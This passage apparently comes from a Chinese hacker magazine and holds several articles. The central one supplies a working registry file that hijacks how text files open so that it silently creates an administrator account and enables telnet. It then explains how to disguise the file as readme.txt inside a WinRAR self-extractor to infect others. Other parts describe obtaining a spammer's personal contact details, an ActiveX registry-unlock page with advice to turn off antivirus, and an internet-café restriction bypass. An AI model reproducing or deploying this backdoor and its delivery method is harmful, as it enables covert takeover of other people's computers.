


图 9

通过查看jinre.com以及218.18.104.X（出于大家可以理解的原因，这里隐藏了部分信息）网站的信息，我们可以肯定该垃圾邮件是深圳市XXX科技有限公司销售市场部市场调研工程师XXX所为，我们甚至获得了该人的邮件，电话和手机信息。

综合上面的讨论，邮件头往往会泄露邮件发送者的内网IP地址，而这些信息对于入侵有着重要的帮助。因此最好在邮件服务器上屏蔽该类信息，但是这也会带来一些负面影响，所以需要做一个权衡。普通用户最好通过WEB方式收发邮件，这样相对安全一些。

希望大家看完我的文章能够有所收获，最后提醒一句，还是尽量不要乱发垃圾邮件，不但没有起到宣传的目的，反而破坏了你的形象，甚至会导致被还击。

文件类型之操作黑洞揭密

湖南智创工作室　亦可

安全问题是我们每个电脑使用者极为关注的热门问题，每一个系统都会存在一定的BUG，只有在实际操作过程中才能不断发现新的BUG，所以积极掌握相关电脑安全技巧已是迫在眉睫。这不，在Windows 2000/XP中我们打开一个常用文件都会存在危险。

我们在每次使用电脑时都会打开一些不同类型的文件，而这些文件都是由相应的程序来打开的，如果我在此告诉你这也会存在一定的危险，你可能不会太相信，觉得这是危言耸听。可文件类型之操作黑洞确实存在，并且可能随时危及到你的整个系统。

打开系统本身一些文件类型的文件也会存在安全漏洞？这到底是怎么回事？看完此文你就明白啦！

一、浅谈文件类型

我们如果要对文件类型进行编辑，可以通过控制面板打开“文件夹选项”，在“文件夹选项”对话窗口中切换到“文件类型”选项页，这里列出了系统中所有已经注册的文件类型，每种文件类型都有相应的打开方式，还可通过“高级”来修改相应的文件类型的设置选项。这里就以比较常用的文件（.txt）为例子进行说明，首先在列表框中选定“TXT”文件类型，然后点击“高级”即弹出“编辑文件类型”窗口，如图1所示。




图 1

我们可以新建/编辑诸如“OPEN”等操作，如图2所示的窗口就是文本文件“OPEN”操作设置窗口。仔细看看，原来，当我们打开一文本文件时，就调用了“用于执行操作的应用程序”栏中的命令行D:\windows\system32\notepad.exe %1，至此我们应该已经明白了为什么不同的文件类型会用不同的应用程序来打开，那是由于设置了不同的用于执行打开操作的应用程序。

Windows系统中对于文件类型的相关操作的设置都会被写入Windows注册表，我们把文本文件的“open”（即打开）操作在注册表中的键值导出来看看，如图3所示。




图 2




图 3

情况不妙，“command”子键的中“默认”值是以二进制形式表示的，其实这些就等同如下面这段代码：

```
Windows Registry Editor Version 5.00

[HKEY_CLASSES_ROOT\txtfile\shell\open]

[HKEY_CLASSES_ROOT\txtfile\shell\open\
command]
@="D:\\WINDOWS\\system32\\NOTEPAD
.EXE %1"
```

这样就直观多了，你是否已经知道制造文件类型操作“黑洞”了呢？我们完全可以通过注册编程来设置文件类型的“打开”操作或其它操作。

二、制作操作黑洞

有了上面的一些基础知识，就可以开始制作文件类型操作黑洞了。首先用记事本编写一个内容如下的注册表文件HAPPY.reg，是针对文本文件的：

```
Windows Registry Editor Version 5.00

[HKEY_CLASSES_ROOT\txtfile\shell\open]

[HKEY_CLASSES_ROOT\txtfile\shell\open\command]
@="d:\\windows\\system32\\cmd.exe /c net user hacker
abc /add&d:\\windows\\system32\\cmd.exe /c net localgroup
administrators hacker /add&d:\\windows\\system32\\cmd.exe
/c net start telnet&D:\\WINDOWS\\system32\\NOTEPAD.EXE
%1"
```

这里最关键的地方大家应该看出，我们改写了txtfile的用于执行打开操作的command子键值，其中第一个“&”分隔符前的“d:\\windows\\system
32\\cmd.exe /c net user hacker abc /add”此条命令的作用是新建一名为hacker的用户（密码为“abc”），第一个“&”分隔符后和第二个“&”分隔符前的语句作用是把“hacker”添加为管理员组，第二个“&”分隔符后和第三个“&”分隔符前的net start telnet的作用是开启远程登录功能，最后一个“&”分隔符后的语句是正常打开文本文件的应用程序行。把此文件导入注册表后，当你打开文本文件时，就会执行这几条命令，这样你的电脑就可能难逃被入侵的危险了，只要稍微有一点黑客技术的菜鸟也能控制你的电脑。如果碰到一个黑心的家伙，你的电脑就彻底完蛋啦，可怕吧！

当然，还可以使用其它的命令来达到控制或破坏你的系统的目的。采取同样的方法编写一些其它文件类型的注册表程序，如：jpeg文件，只要把txtfile改为jpegfile，把command子键的值中最后一个“&”号后面的命令改为用于正常打开jpeg文件的程序即可。

三、种值操作黑洞

即把上面建立的注册表文件进行分散传播，让他人去执行，在此推荐使用WINRAR自释放文件（具体方法请参考第三期《永不会被杀的捆绑机——WINRAR》一文）。

首先把此注册表文件HAPPY.reg改名为文本文件（如：readme.txt）或其它类型文件，然后添加到压缩包中，并设置在释放后运行“regedit /s readme.txt”，这样对方一旦执行此自释放文件，就会中招！

当然还有很多方法等待你去发掘。

四、坚决抵制黑洞

如果发现在打开文件时出现其它异常窗口，请运用第一点讲到的文件类型基础知识，把用于执行相关操作的应用程序行修改正常，并请及时检查系统帐户及其它相关服务是否被启用，最好把一些具有危险性的命令如改名、删除或转移目录，以防被别人利用。

其实只要平时在使用电脑时细心一点，善于观察一点，就不难发现和抵制这个黑洞。

注册表万能解锁方法

慕容秋荻

对于注册表被锁，大家已经是见怪不怪了。通常情况下，我们要编辑一个REG文件来解锁。但这个方法并不能解决所有的问题，因为别人可以将注册表中.reg文件与regedit.exe的文件关联给改了，方法是修改注册表，在HKEY_LOCAL_MACHINE\Software\CLASSES\.reg右边的窗口中更改“默认”值为"txtfile"，当有人导入.REG文件时会发现打开的竟然是记事本，这样就无法通过导入REG文件来解锁注册表。

有些朋友可能还想到了在DOS下恢复注册表，的确是个好办法，但Windows XP中已经不提供DOS实模式了（虽然可以用某些软件来“制作”出一个新DOS，但很少有人这样做），这该怎么办呢？

其实，我们完全可以换一个角度来看问题。大家一定听说过甚至亲身体验过恶意网页，恶意网页中含有恶意代码可以修改我们的注册表，反过来想就是通过网页可以修改注册表中的键值，由此我们就可以想办法编辑一个html文件，在本地电脑上运行，就可以给注册表解锁了。

大家知道，注册表之所以会被锁住，是由于在注册表HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVerssion\Policies\System分支下有DWORD值“Disableregistrytools”，它的键值为“1”时我们的注册表就被锁住了。所以，只要在网页中修改“Disableregistrytools”的键值为“0”，则我们的注册表就被“解放”了。

想明白了道理，让我们正式开始。打开记事本程序，编辑如下内容的文件，将其保存为以.htm或.html为扩展名的文件：

```
<html>
<body>
<script language="JavaScript">
var shl=new ActiveXObject("Wscript.shell");
shl.RegWrite("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System\\Disableregistrytools",0,"REG_DWORD");
window.alert("注册表解锁成功!")
</script>
</body>
</html>
```

运行这个.html文件，会显示提示信息“在此页上的ActiveX控件和本页上的其它部份的交互可能不安全。你想允许这种交互吗？”如图1所示。




图 1

点击“是”，会弹出一个对话框上面写着“注册表解锁成功！”，如图2所示。




图 2

然后试试是否解锁成功，点击“开始”菜单中的“运行”，在“运行”对话框中输入“Regedit”，按“Enter”键，看，注册表编辑器出来了。

给注册表解锁，还可以使用INF文件，VBS文件，JS文件等等，但部分恶意网页在浏览后会修改你的注册表，将上述文件禁用，这样就无法通过它们来给注册表解锁了。但一般说来，恶意网页不会禁止使用html文件，因为它们的心态是就怕你不上网（没机会整你了），却不怕你上网（再“修理”你一次），而html文件正是网上的通用语言，所以使用这种方法可以说是个万能注册表解锁法。如果能在硬盘中准备一个这样的html文件，以备不时之需就再好不过了。

注意 htm或html文件在我们执行的时候很可能会被安装的杀毒软件当作网页脚本病毒处理，所以在运行以上代码时要先关闭正在运行的杀毒软件。

突破网吧禁止下载文件一妙招

maomao

在网吧上网时，由于网吧管理软件如美萍、万象幻境等软件的限制，我们无法自由下载软件。于是，不屈不挠的人们与网吧管理软件开始了各种“斗争”，看来向往自由是人心所向。突破网吧禁止下载文件的方法有很多，本文要介绍的是一个非常简单的小方法，无需额外的软件，只要利用IE就可以了。

当受到限制无法下载文件时，不要着急，看到IE窗口的右下角的那个地球图标和该图标旁边的那个“Internet”字样了吗？如图1所示。



图 1

然后请你双击IE右下角的这个地球图标，这样就会调出IE的“Internet安全线属性”对话框，如图2所示。

